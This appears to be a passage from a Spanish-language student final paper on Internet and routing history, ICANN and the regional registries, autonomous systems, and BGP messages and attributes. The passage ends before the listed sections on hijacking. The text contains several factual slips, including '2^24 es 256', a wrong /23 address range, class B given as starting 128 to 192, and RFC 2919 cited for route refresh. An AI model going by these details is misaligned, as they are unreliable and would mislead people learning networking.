



**Trabajo Final de Redes y Servicios  
Avanzados 2018 (UNLP)**

**Autor:**

**Juan Agustín Schällibaum  
(A.K.A. r0p\_ch4ins)**

**Profesores:**

**Alejandro Javier Sabolansky  
Nicolás Macia**

# Índice

- \* [Introducción](#)
- \* [Historia de Internet](#)
- \* [Historia del ruteo en Internet](#)
- \* [Quiénes son los dueños de Internet?](#)
- \* [Sistemas autónomos](#)
- \* [BGP](#)
- \* [Arquitectura de Internet](#)
- \* [Seguridad en BGP](#)
  - \* [Prefix hijacking](#)
  - \* [Sub-prefix hijacking](#)
  - \* [Incidentes históricos de prefix hijacking](#)
    - \* [1997 - Incidente del AS 7007](#)
    - \* [2004 - TTNet de Turquía secuestra Internet](#)
    - \* [2005 - Apagón de Google de 2005](#)
    - \* [2006 - Con-Ed roba Internet](#)
    - \* [2008 - Pakistan Telecom deja a Youtube offline](#)
    - \* [2008 - Filtrado de rutas en Brasil](#)
    - \* [2010 - Un ISP Chino secuestra Internet](#)
    - \* [2013 - El grupo Hacking Team ayuda al Special Operations Group de Italia a través de BGP hijacking](#)
    - \* [2014 - Un ISP canadiense es utilizado para redireccionar el tráfico destinado a otros ISP y robar Bitcoins](#)
    - \* [2014 - Irán deja inaccesibles varios sitios pornográficos en Internet](#)
    - \* [2017 - Una compañía Rusa origina 50 prefijos de otros AS](#)
    - \* [2017 - El tráfico de las mayores organizaciones es redirigido hacia Rusia](#)
    - \* [2018 - Robo del tráfico de Amazon por dos horas, y robo de criptomonedas](#)

- \* [2018 - El tráfico de Telegram es desviado hacia Irán](#)
- \* [RPKI](#)
- \* [BGP MITM \(anunciando rutas más específicas\)](#)
  - \* [Detectando el ataque](#)
  - \* [Mitigando el ataque](#)
- \* [BGP MITM \(sin anunciar rutas más específicas\)](#)
- \* [Sistemas de alarma BGP](#)
  - \* [Internet Alert Registry](#)
  - \* [BGPmon](#)
  - \* [BGPmon.io](#)
  - \* [Sistema de alarma por dentro](#)
- \* [Referencias](#)



## **Introducción**

Cuando hablamos de Internet, a todos se nos viene a la cabeza una misma cosa: una gigantesca red de redes en la que podemos encontrar todo aquello que buscamos a una sorprendente velocidad. Internet nos da la posibilidad de obtener noticias desde distintos lugares del mundo sin necesidad de transportarnos físicamente a dichos lugares, nos da la posibilidad de mantenernos comunicados estemos en donde estemos, de obtener toneladas de información sin necesidad de acudir a la biblioteca, para aprender sobre el tema que a uno le interese. Nos da la posibilidad de entretenernos, con videos, películas, y juegos en línea. También tiene un gran impacto en el sector económico, ya que muchas de las empresas de la actualidad utilizan Internet para ofrecer servicios a sus clientes, así como también se puede utilizar Internet para promocionar y hacer publicidad sobre nuestra empresa. En otras palabras, Internet está tan arraigada a las distintas actividades que realizamos día a día en nuestras vidas, que a muchos nos resultaría bastante difícil acostumbrarnos a vivir sin sus beneficios.

La mayoría de personas disfruta los beneficios de Internet sin ponerse a pensar en cómo funciona por dentro, la ve como una gran caja negra a la que le pide algo y obtiene lo que busca, sin tener idea de que está sucediendo entre medio. Los curiosos nos solemos hacer muchas preguntas y aprendemos cada vez más sobre como funciona éste fenómeno llamado Internet, aunque al ser algo tan amplio, en lo que muchísimas mentes colaboraron con su granito de arena, resulta imposible terminar de entender todo lo que está pasando internamente, y más difícil todavía entender todo lo que podría llegar a pasar. Nuevas formas de interactuar con los sistemas no contempladas por los creadores de los mismos se descubren día a día, las cuales pueden significar una amenaza para la seguridad de la información. Son infinitas las preguntas que un curioso se puede hacer, por eso en éste documento, vamos a focalizar en las siguientes: ¿Cómo llega la información a donde tiene que llegar? ¿Quién es/son el/los dueño/s de Internet? ¿Es Internet un lugar seguro? Pero antes de empezar a responder éstas preguntas, deberíamos echar un pantallazo general a la historia de Internet, concentrándonos en cómo funcionaba el ruteo de la información antes y ahora, que es lo que más nos interesa para entender las vulnerabilidades en BGP.

## Historia de Internet

Internet no se construyó de un día para el otro, ni estuvo disponible para todos desde el comienzo. A principio de los años '60 se escribieron los primeros artículos sobre conmutación de paquetes, entendiendo paquete como un grupo de información compuesto por dos partes: los datos en si, y la información de control, en la que se especifica la ruta a seguir en la red hasta llegar a destino. En éstos años, también se habló sobre el concepto de red galáctica, el cuál tiene que ver con las primeras ideas relativas a una red global de computadoras. Todas éstas ideas surgieron en Estados Unidos, en plena Guerra Fría. Como una red de computadoras significaría un gran avance en el área militar, rápidamente se empezaron a desarrollar ideas, como las de:

- Una red descentralizada con múltiples caminos entre dos puntos
- La división de mensajes completos en fragmentos que seguirían caminos distintos.

Los '60 fue una década de investigación, de nuevas ideas, de nuevos aportes, pero no fue hasta fines de la década cuando los conceptos teóricos empezaron a llevarse a lo práctico. En 1969, el Departamento de Defensa de los Estados Unidos creó ARPANET, la primera red de redes pensada para ser utilizarla como medio de comunicación entre las diferentes instituciones académicas y estatales. Su creación, estuvo impulsada por la incertidumbre de que estallara la guerra y la necesidad de mantener las comunicaciones en tal caso. Fue revolucionario, ya que hasta el momento solo se contaba con una red centralizada que se podría bloquear fácilmente por la fuerza contraria, en caso de guerra. En éste año ARPANET conectó las primeras computadoras entre cuatro universidades estadounidenses a través de IMP (procesadores de la interfaz de mensajes). Éstas eran pequeñas computadoras que implementaban la técnica de almacenar y reenviar, y utilizaban un módem telefónico para conectarse a otros equipos (tan solo a 50kb/s). Las computadoras centrales se conectaban a dichos IMP mediante puertos serie.


A principio de los '70 se establecen las bases para lo que actualmente conocemos como correo electrónico, y ARPANET continúa conectando Universidades, y centros de investigación a lo largo de Estados Unidos. Para el año 1972, ARPANET habría conectado 50 Universidades aproximadamente.

Poco tiempo después, empieza el auge de la comercialización de computadoras, y el número de computadoras conectadas por ARPANET va en aumento. En los '80 aparecen nuevas redes, lo que provocó un caos debido a los diferentes protocolos que se utilizaban, y la falta de estandarización. En el año '83 ARPANET empezó a utilizar el modelo TCP/IP, creando así la red Arpa Internet, que con el paso del tiempo, pasó a llamarse simplemente Internet. Aunque éste año haya marcado el nacimiento de Internet debido a la adopción del modelo que utilizamos hoy en día, Internet aún era muy distinta a lo que es en la actualidad. Mucha gente se confunde Internet con la web, sin tener en cuenta que la web es solo uno de los servicios que existen en Internet. En los '70 y los '80 aún no existía la web, pero si otros servicios, como el correo electrónico, telnet y FTP.

En el año 1991 finalmente se crea la web (World Wide Web), y la misma empieza a crecer rápidamente. En el '93 solo había 100 páginas web aproximadamente, y ya para el '97, eran 200.000 los sitios existentes.

Luego de establecerse el modelo TCP/IP, y la aparición de la web, en la próxima década Internet siguió creciendo, y se crearon sitios web como Youtube, Facebook, Twitter, LinkedIn y otros que usamos hoy en día. Comenzaron a proliferar las actividades económicas en Internet, y las redes sociales.

## Historia del ruteo en Internet



Si bien ARPANET se creó a fines de los '60, no fue hasta principio de los '80, con la adopción de TCP/IP, que la estructura de Internet se consolidó como la conocemos hoy en día. En ese entonces, la incipiente Internet era una red de redes y los novedosos paquetes IP necesitaban ser enrutados desde la red de una organización hacia la red de otra. Para realizar ésto se necesitaba un protocolo de enrutamiento.

En 1982 se publica la RFC 823, titulada: THE DARPA INTERNET GATEWAY. En ella se describe el protocolo GGP (gateway-to-gateway protocol), el cuál define el ruteo de datagramas entre gateways (actualmente llamados routers). En ésta época, los gateways compartían todos con todos la información de enrutamiento, y no existían los sistemas autónomos ni el concepto de ruteo exterior ni interior. El protocolo GGP utiliza un algoritmo del tipo vector-distancia para determinar la mejor ruta entre dos dispositivos. La métrica, es el contador de saltos, en el que por cada gateway (o router) que se atraviesa hasta llegar a destino, el contador se incrementa en uno. La ruta con menor cantidad de saltos (de gateways por los que se atraviesa), es la ruta elegida para ir de A a B. El funcionamiento de éste algoritmo es similar al que usa RIP (Routing Information Protocol), creado por PARC (Centro de Investigación de Palo Alto) también a principios de los '80 para poder enrutar el tráfico de su protocolo de nivel superior PUP (PARC Universal Protocol). El protocolo RIP fue adaptado por desarrolladores de la Universidad de California en Berkeley, para ser utilizado su sistema operativo basado en Unix BSD (Berkeley Standard Distribution).

En 1984, se desarrolló el protocolo EGP (Exterior Gateway Protocol), el cuál fue publicado en la RFC 904. Éste protocolo buscaba remediar la poca escalabilidad que presentaba su antecesor GGP debido al crecimiento de la red. EGP introdujo el concepto de “sistema autónomo”, el cual es una división de la red en grupos de redes identificados por un número, que poseen una política de ruteo propia e independiente. Dentro del sistema autónomo se utiliza un protocolo de ruteo interior, y para intercomunicar los distintos sistemas autónomos, un protocolo de ruteo exterior (EGP precisamente). El algoritmo que utiliza EGP, sigue siendo uno simple del tipo vector-distancia. Una limitación de EGP es que solo permite una topología de red similar a un árbol. Esto significa que solo puede haber una única ruta entre dos partes de la red. Pero no fue un gran problema en los '80 ya que en 1986 la National Science Foundation creó la NSFNET que funcionaba a una velocidad de 56kbps. NSFNET respalda el backbone (o columna vertebral), de Internet, y todo el tráfico de larga distancia pasaba por aquí. La NFSNET alcanzó 1,5Mbps de velocidad en 1988 y 45Mbps en 1991. Retornando con RIP, cabe destacar que en un principio la implementación que se utilizó en BSD era considerada como un estándar, pero sin embargo aún no estaba definido formalmente, es decir, no había una definición formal sobre cómo funcionaba exactamente dicho protocolo. Esto llevó a pequeñas

diferencias en varias implementaciones del protocolo a lo largo del tiempo. Para resolver los posibles problemas de interoperabilidad entre las implementaciones, el IETF especificó formalmente el protocolo a través de la RFC 1058 publicada en 1988. RIP de a poco fue siendo adoptado por distintos AS (sistemas autónomos) para gestionar su ruteo interior, mientras que EGP se utilizaba para el ruteo exterior entre AS.

En 1989 se introdujo el protocolo BGP (Border Gateway Protocol), publicado en la RFC 1105, como sucesor de EGP para encargarse del ruteo exterior (entre AS). A diferencia de todos los demás protocolos de enrutamiento, BGP no descubre automáticamente otros routers que ejecutan BGP, sino que un administrador tiene que configurar las direcciones IP y los números de AS de los vecinos BGP manualmente. Al igual que EGP, BGP-1 solo admitía topologías de red jerárquicas con relaciones solo hacia arriba, hacia abajo y horizontales. Esta limitación se eliminó en la versión 2 de BGP un año después en la RFC 1163. Al año siguiente apareció BGP-3 en la RFC 1267, lo que presentó algunas mejoras al funcionamiento de BGP.

A principios de los '90, Internet crecía rápidamente, con más y más redes que requerían un rango de direcciones IP. En esta época, se utilizaba el concepto de clases de IP, en el que las mismas se dividían en tres tipos de bloques, en los bloques de clase A (pocas redes grandes), bloques de clase B (más redes medianas), y bloques de clase C (muchas redes chicas). El bloque A está conformado por las direcciones IP que comienzan de 0 a 127 en su primer octeto, y contiene casi 17 millones de direcciones. El bloque B se conforma por las direcciones IP que comienzan de 128 a 192 en su primer octeto, y contiene 65 mil direcciones. Finalmente, el bloque C está conformado por las direcciones IP que comienzan de 192 a 223 en su primer octeto, y contiene tan solo 256 direcciones. La mayoría de organizaciones necesitaban más de 256 pero menos de 65 mil direcciones, por lo que obtuvieron un bloque de clase B, pero solo hay 16 mil de esos aproximadamente, y se empezaban a agotar muy rápido. Para solucionar esto, en lugar de asignar un bloque B a una organización que requiriera conectar 4000 computadoras, se le otorgaban 16 bloques de clase C. Como hay 2 millones de ellos, este cambio en la política permitió un amplio crecimiento en el futuro. Sin embargo, hasta el momento, con BGP-3, un sistema autónomo no agregaría una sola entrada para un bloque de clase B, sino que agregaría 16 entradas para 16 bloques de clase C. Como es de suponer, las tablas de enrutamiento comenzaron a crecer muy rápido y volverse muy grandes para los routers de la época. Gracias al protocolo BGP-4 publicado en 1994 en la RFC 1654 (posteriormente en la RFC 1771 y luego en la RFC 4271) se agregó el concepto de CIDR (classless interdomain routing), definido a parte en la RFC 1519 que elimina la noción de tener el espacio de direcciones IP particionado en tres clases. En cambio, usamos la notación de prefijo para indicar el tamaño de un bloque de direcciones. De esta forma, el prefijo 192.0.1.0/24 significa un rango de direcciones que comienza en 192.0.1.0 y se dan 24 de los 32 bits de la dirección IPv4 (el último octeto completo en este caso), que equivale a 256 direcciones (ya que  $2^{24}$  es 256). Entonces las direcciones que engloban este prefijo irán de la 192.0.1.0 a la 192.0.1.255. Si 256 direcciones no nos resultan suficiente, podemos cambiar el prefijo por 192.0.1.0/23, y tendríamos 512 direcciones en total (de la 192.0.1.0 a la 192.0.3.255), o cambiarlo por 192.0.1.0/22 y tener 1024 direcciones. Como resultado, BGP-4 transmitirá un rango de direcciones a través de un único prefijo, por ejemplo a través del prefijo 192.0.1.0/20, en lugar de 16 bloques de clase C, como se hacía anteriormente, hasta BGP-3 inclusive.

Con cuatro versiones distintas de BGP en tan solo un lapso de cinco años, podríamos imaginar que al día de hoy nos encontramos minimamente en la versión 10 de BGP, pero sin embargo, hoy en día seguimos utilizando BGP-4. De todas formas, con el paso de los años, se fueron agregando extensiones opcionales al protocolo, que pasare a contar brevemente.

En 1996, se añadió el concepto de comunidades, definidas en la RFC 1997. Las comunidades son valores definidos por el administrador/es de un sistema autónomo que se pueden adjuntar a un prefijo para

desencadenar distintas acciones a uno o más AS. Para dar un ejemplo, Level 3 publica una lista de comunidades en la base de datos RIPE que informa a los clientes dónde se aprendió un prefijo y permite que los clientes influyan en cómo Level3 maneja sus prefijos.

En el año 1998 se agregaron extensiones multiprotocolo definidas en el RFC 2283, las cuales permite a BGP transportar información de ruteo para prácticamente cualquier protocolo o familia de direcciones, incluidos los protocolos usados en VPN's, multicast, IPv6, multicast en IPv6, etc. Hay que tener en cuenta que cuando recién nació BGP-4, IPv6 aún no existía. En 1998, mediante la RFC 2385, se definió la autenticación mediante MD5, suceso importante en relación a la seguridad de BGP, y a lo que nos interesa describir en éste documento. La autenticación en MD5 consiste en la posibilidad de autenticar entre si 2 sistemas autónomos vecinos, los cuales deben contar con una misma contraseña que se envía cifrada a través de un hash en MD5. Un AS obtiene la contraseña en MD5 de otro vecino, y la compara cifrando la contraseña que se tiene en plano localmente, si ambas son iguales, entonces queda probado que el vecino es realmente quien dice ser, de lo contrario, se ignoran todos los paquetes provenientes del AS que está enviando el hash incorrecto. Ésto protege contra AS falsos que se puedan hacer pasar por un vecino BGP auténtico. También en 1998, a través de la RFC 2439, se definió el concepto de flag dampening. A fines de la década de los '90, una gran cantidad de prefijos seguían apareciendo y desapareciendo de las tablas de ruteo BGP, lo que ocasionó un excesivo trabajo en el CPU de los routers. Hay que tener en cuenta que cada vez que se agrega o elimina un prefijo, los routers BGP vecinos tienen que hacer un gran trabajo de procesamiento para calcular las mejores rutas para cada prefijo. Gracias al flag dampening, si un prefijo aparece y desaparece muchas veces en poco tiempo, se lo penaliza para ignorarlo por un tiempo determinado, logrando que BGP sea más estable y que los routers no tengan que trabajar excesivamente.

En el año 2000 a través del RFC 2919 se define el concepto de route refresh. Cabe destacar que BGP se basa en distintos tipos de filtros para manejar la política de cada sistema autónomo, así como evitar problemas de seguridad y errores. El problema es que al cambiar un filtro era necesario resetear una sesión de BGP, destruyendola y restableciendola, y ésto significaba una breve interrupción, (o larga si luego de varias modificaciones se activaba el flag dampening). Route refresh permite a los routers pedir a los vecinos que eliminan todos los prefijos antiguos para que los filtros nuevos se apliquen sin efectos secundarios.

En un principio, los AS eran representados por números de 16 bits, lo que permitía un total de 64512 AS diferentes. Alrededor del año 2000, quedó claro que 64512 AS no resultarían suficientes a largo plazo, por lo que en el año 2007 se definieron los AS con números de 32 bits a través de la RFC 4893. Para mantener interoperables routers que solo son capaces de manejar números de AS de 16 bits, con los nuevos routers que manejaban AS de 32 bits, los nuevos mantienen también una tabla de rutas de 16 bits, y si una ruta pasa a través de un router que solo tiene capacidad para trabajar con AS de 16 bits, solo se actualiza la ruta de 16 bits, pero no la de 32 bits. El primer router de 32 bits detectaría esto y reparará la ruta AS de 32 bits. Ésto significaría que no es necesario que todos los routers de Internet se actualicen antes de poder usar los números de AS de 32 bits.

En 2016 surge BGPsec.

## Quiénes son los dueños de Internet?



En un principio la IANA (Internet Assigned Numbers Authority), fue la entidad encargada de asignar direcciones IP, sistemas autónomos y servidores raíz de nombres de dominio DNS, así como otros recursos relativos a los protocolos de Internet. En la actualidad, la multinacional ICANN (Internet Corporation for Assigned Names and Numbers) es la organización encargada de realizar las tareas anteriores, y la IANA pasó a ser un departamento operado por la ICANN. ICANN es una organización multinacional sin fines de lucro con sede en California (Estados Unidos). ICANN se subdivide en organismos y comités, y las decisiones finales que toman son establecidas por una Junta directiva de 21 personas. Como podemos darnos cuenta, ésta organización es la que tiene el poder de asignar los recursos más importantes para que funcione Internet, lo que los convierte en los principales dueños de Internet.

Luego, un escalón más abajo, existen los llamados RIR (Regional Internet Registry), que son organizaciones regionales a las que ICANN asigna una gran cantidad de direcciones IP (tanto IPv4 como IPv6), y números de sistemas autónomos. Actualmente existen 5 RIR's, ubicados cada uno en distintas regiones del mundo:

- **ARIN** (American Registry for Internet Numbers) para América del Norte
- **RIPE NCC** (RIPE Network Coordination Centre), para Europa, Oriente Medio y Asia Central.
- **APNIC** (Asia-Pacific Network Information Centre), para Asia y Oceanía.
- **LACNIC** (Latin America and Caribbean Internet Address Registry), para América Latina y el Caribe.
- **AfriNIC** (African Network Information Centre), para África

La función de cada RIR es la de asignar los recursos que se reciben a través de la ICANN, a los administradores de los distintos sistemas autónomos pertenecientes a la misma región del globo.

De forma resumida, ICANN es la organización que se encuentra en la cúspide y reparte los recursos a los RIR's, que se encuentran un nivel por debajo. Los RIR's a su vez reparten sus recursos a los distintos AS (sistemas autónomos), que pueden ser ISP, Universidades, etc. Los sistemas autónomos a su vez administran varias redes. De ésta forma podemos entender a quiénes les pertenecen los recursos de Internet, y notar como el manejo de Internet está conformado por distintas jerarquías. Si pensamos que nuestro proveedor de servicios de internet es el dueño de Internet, estamos equivocados, ya que dicho ISP, puede manejar uno o más AS, pero es hijo de su respectivo RIR, y nieto del ICANN.

## Sistemas autónomos

Si bien venimos empleando éste concepto en las secciones anteriores del documento, entender más en profundidad lo que es un sistema autónomo nos será muy útil para luego comprender el funcionamiento del protocolo BGP.


Según la RFC 1930, un sistema autónomo es una serie de routers bajo una o más administraciones que presentan una política de ruteo común a Internet. Dentro de un sistema autónomo se maneja el ruteo interno entre las distintas redes que lo conforman. Para ello se emplea un protocolo IGP como por ejemplo RIP o OSPF. El sistema autónomo, obviamente no se limita en manejar el ruteo de las redes internas que lo conforman, sino que también debe conectarse con otros sistemas autónomos, y publicar sus respectivas rutas, así otros AS pertenecientes a Internet sabrían como llegar a redes pertenecientes a AS diferentes. Para que Internet funcione, todos los AS deben estar interconectados, obviamente que sería imposible conectar de forma directa todos los AS entre si (hacer un full mesh entre AS's), pero si es necesario que desde un AS A se pueda llegar a un AS B, sin importar que se tenga que circular por 1,2,3 o más AS en el medio hasta llegar finalmente a B. Un AS es visto por otros AS como una unidad que tiene una política de ruteo coherente y un conjunto de redes alcanzables a través de él. Los AS se conectan entre si no solo para publicar las redes propias, sino que también para intercambiar otras rutas.

Los AS se identifican de forma única por los ASN (Autonomous System Number). Tanto el rango de direcciones IP que maneja un AS, como su respectivo ASN, es asignado por los distintos RIR's. Hasta el 2007, los ASN se definían por un entero de 16 bits, de forma que podrían existir  $2^{16} = 65536$  AS's en total (la misma cantidad que números de puertos direccionables para una IP). Como con el paso del tiempo, la cantidad de AS's existentes fue aumentando exponencialmente, se notó que el total de 65536 era bastante pequeño, y poco escalable para el Internet del mañana. Por lo tanto, se publicó la RFC 4893 que presenta los ASN de 32 bits, que contemplarían un máximo de  $2^{32} = 4294967296$  AS's, cuyo número parecía imposible de superar. A partir del 2011, algunos RIR's como LACNIC, solo asignan ASN de 32 bits.

Un sistema autónomo puede ser un ISP (proveedor de servicios de Internet), así como una gran organización con conexiones independientes a múltiples redes, que se adhieren a una única política de ruteo, como por ejemplo una Universidad, que asigna las distintas redes que componen su respectivo AS, a las distintas Facultades que conforman la Universidad.

Existen tres tipos de AS:


- **Stub AS:**



Es un AS que solo se conecta a otro AS. Como solo se conecta a un AS, y no a varios, no tiene la necesidad de aprender rutas ni calcular el mejor camino, ya que en éste caso se puede usar un default gateway, es decir, si la red a la que se quiere llegar forma parte del propio AS, se realiza el ruteo interno. En cambio, si la red a la que se quiere llegar no forma parte del propio AS, el tráfico se envía por defecto al único AS vecino. En éste caso, el

router A del AS 100, podría utilizar al router B del AS 101 como default gateway, para enviar allí todo el tráfico que no sepa como enrutar.


- **Multihome non Transit AS:**



Es un AS que se conecta a 2 o más AS's, pero no da servicio de ruteo a dichos AS's. Para entender ésto, veamos el caso de la imagen: el AS 24 es multihomed non transit y se conecta con el ISP 1 y el ISP 2 (que son otros 2 ASs). Si el ISP 2 quiere llegar a una red perteneciente al ISP 1, jamás podría utilizar al AS 24 como punto medio para llegar al destino, por más que la ruta: ISP 2 – AS 24 – ISP 1 sea la más corta. En el

caso del AS 24, para llegar a una red que no pertenece a su propio AS, no se puede utilizar un default gateway, sino que hay que aprender rutas y calcular el mejor camino, para decidir si el tráfico destinado a determinada red conviene enviarlo a través del ISP 1 o a través del ISP 2.

- **Multihome Transit AS:**



Es un AS que se conecta a 2 o más AS's y da servicio de ruteo a los AS's que conecta. Reciclando el ejemplo anterior, si el ISP 2 quiere llegar al ISP 1, se puede utilizar tranquilamente la ruta ISP 2 – AS 24 – ISP 1 para llegar a destino, ya que el AS 24 da servicio de tránsito (puede ser un intermediario para llegar de un punto A a un punto B).

# BGP



Ahora que entendemos la noción de sistema autónomo, podemos hacer un resumen sobre el funcionamiento de BGP, para luego analizar su seguridad, que es el objetivo del documento.

BGP (border gateway protocol), desarrollado por la IETF, es un protocolo de ruteo exterior o exterior gateway protocol (EGP), es decir que está pensado para intercambiar información de ruteo entre distintos AS (sistemas autónomos). A diferencia de otros protocolos de ruteo interior (IGP) como RIP o OSPF, BGP no utiliza métricas como números de saltos (cantidad de routers a los que sea atraviesa hasta el destino) ni ancho de banda o retardo, por lo tanto no es considerado un protocolo de tipo vector distancia, ni de tipo estado de enlace, sino que más bien es considerado un protocolo de tipo vector camino. ¿Por qué vector camino? Porque la elección de la mejor ruta se basa en el camino de AS's por los que se atraviesa hasta llegar a la red destino. Cuanta menor sea la cantidad de AS's por los que se circule hasta llegar al origen de la ruta, mas prioridad tiene dicha ruta. De todas maneras, el camino de AS's, mejor conocido como AS Path, no es el único atributo que se toma en cuenta para elegir la mejor ruta, sino que son varios los atributos asociados a un mismo prefijo que se consideran para la elección de rutas, los cuales dependerán de la configuración que se haya hecho, basada en las políticas que maneje cada AS. Por lo tanto podemos decir que BGP es un protocolo que utiliza métrica múltiple.

BGP se ejecuta en los routers de borde de un AS, es decir, en los routers que se conectan a uno o más routers pertenecientes a otro AS. En BGP existen dos tipos de conexiones o sesiones, una es eBGP (external BGP), la cuál es la sesión que se establece entre routers de borde de distintos AS. La segunda es iBGP (internal BGP), que es la sesión que se establece entre routers de borde de un mismo AS, para sincronizar la información aprendida por los distintos AS vecinos y mantener consistencia a nivel de AS.

Los mensajes que se utilizan en BGP para establecer, finalizar y controlar una sesión son:

- **OPEN:** se utiliza para iniciar sesión en BGP. Dependiendo la configuración, puede que los AS que quieran hablar BGP necesiten autenticarse mutuamente para establecer la sesión.
- **NOTIFICATION:** se emplea para comunicar condiciones de error.
- **UPDATE:** a través de éste mensaje se publican las rutas, en la que cada una incluye un prefijo junto

con sus respectivos atributos. También se usa para hacer baja de las rutas publicadas con anterioridad.

- **KEEPALIVE:** éste mensaje se envía de forma periódica para mantener activa la sesión.

BGP es un protocolo LOOPLESS, es decir que está pensado para evitar bucles de enrutamiento. Entender ésta funcionalidad es muy sencillo: cuando un AS recibe una ruta, si el atributo AS Path asociada a dicha ruta contiene el mismo número de AS que el del receptor, éste último lo descarta en lugar de seguirlo propagando. Con ésto evitamos que una ruta se propague infinitamente. Ésta es una gran mejora que plantea BGP respecto a su antecesor EGP.

Como vimos en la sección anterior, BGP tuvo varias versiones, hasta llegar a BGP-4 que añade el concepto de CIDR, y posteriormente se fueron agregando varias extensiones al protocolo pero sin cambiar de versión. BGP-4 es el protocolo que se utiliza actualmente para intercambiar información de ruteo entre todos los AS's existentes de internet. Dicho de otra forma, Internet se compone de AS's, y todos los AS's que la componen deben hablar BGP-4 entre si, sin lugar a otra opción. Los protocolos anteriores de ruteo exterior, desaparecieron por completo de la actual Internet.

Los atributos utilizados en BGP asociados a cada prefijo que se utilizan para determinar la mejor ruta a un destino dado son:

- **Next Hop:** indica la dirección del próximo salto (próximo router a atravesar para llegar hasta destino).
- **Weight:** es un atributo establecido por Cisco que se usa de forma local en un router y no se propaga a vecinos eBGP ni iBGP. Se prefiere la ruta con el weight más grande.
- **Local preference:** es empleado dentro de un AS para establecer una preferencia de salida hacia otro AS cuando existe más de una sesión eBGP entre routers de dos AS distintos. Solo se propaga a través de iBGP, es decir, dentro del sistema autónomo. El valor por defecto asociado a cada prefijo es 100. La ruta con mayor local preference es la mejor.
- **AS\_PATH:** como dijimos anteriormente, cada ruta es anunciada junto a la lista de AS por los que se circula. Cada AS agrega al final de la lista su propio número de AS antes de propagarla. Se prefieren las rutas con el AS\_PATH más corto.
- **Origin:** indica dónde se origina la ruta BGP. Los posibles valores que puede tomar son: IGP (la ruta se publicó a través de BGP), EGP (la ruta se publicó con EGP, el antecesor de BGP), o Incomplete (en éste caso el origen de la ruta es desconocida debido a redistribuciones).
- **Multi-exit discriminator (MED):** éste atributo se utiliza para sugerir a un AS externo, por qué punto prefiero que ingrese el tráfico a mi AS, cuando existe más de una sesión eBGP entre routers de dos AS distintos. Se propaga dentro del AS vecino. El valor por defecto es 0 y se prefiere el valor más bajo.
- **Community:** atributo añadido a través de una extensión, con la finalidad de desencadenar distintas acciones a uno o más AS. Éste atributo no se emplea en el proceso de elección de mejores rutas.

Ahora que comprendemos los atributos asociados a cada prefijo que se publica mediante el mensaje UPDATE, podemos entender completamente el proceso de elección de la mejor ruta para un prefijo determinado:

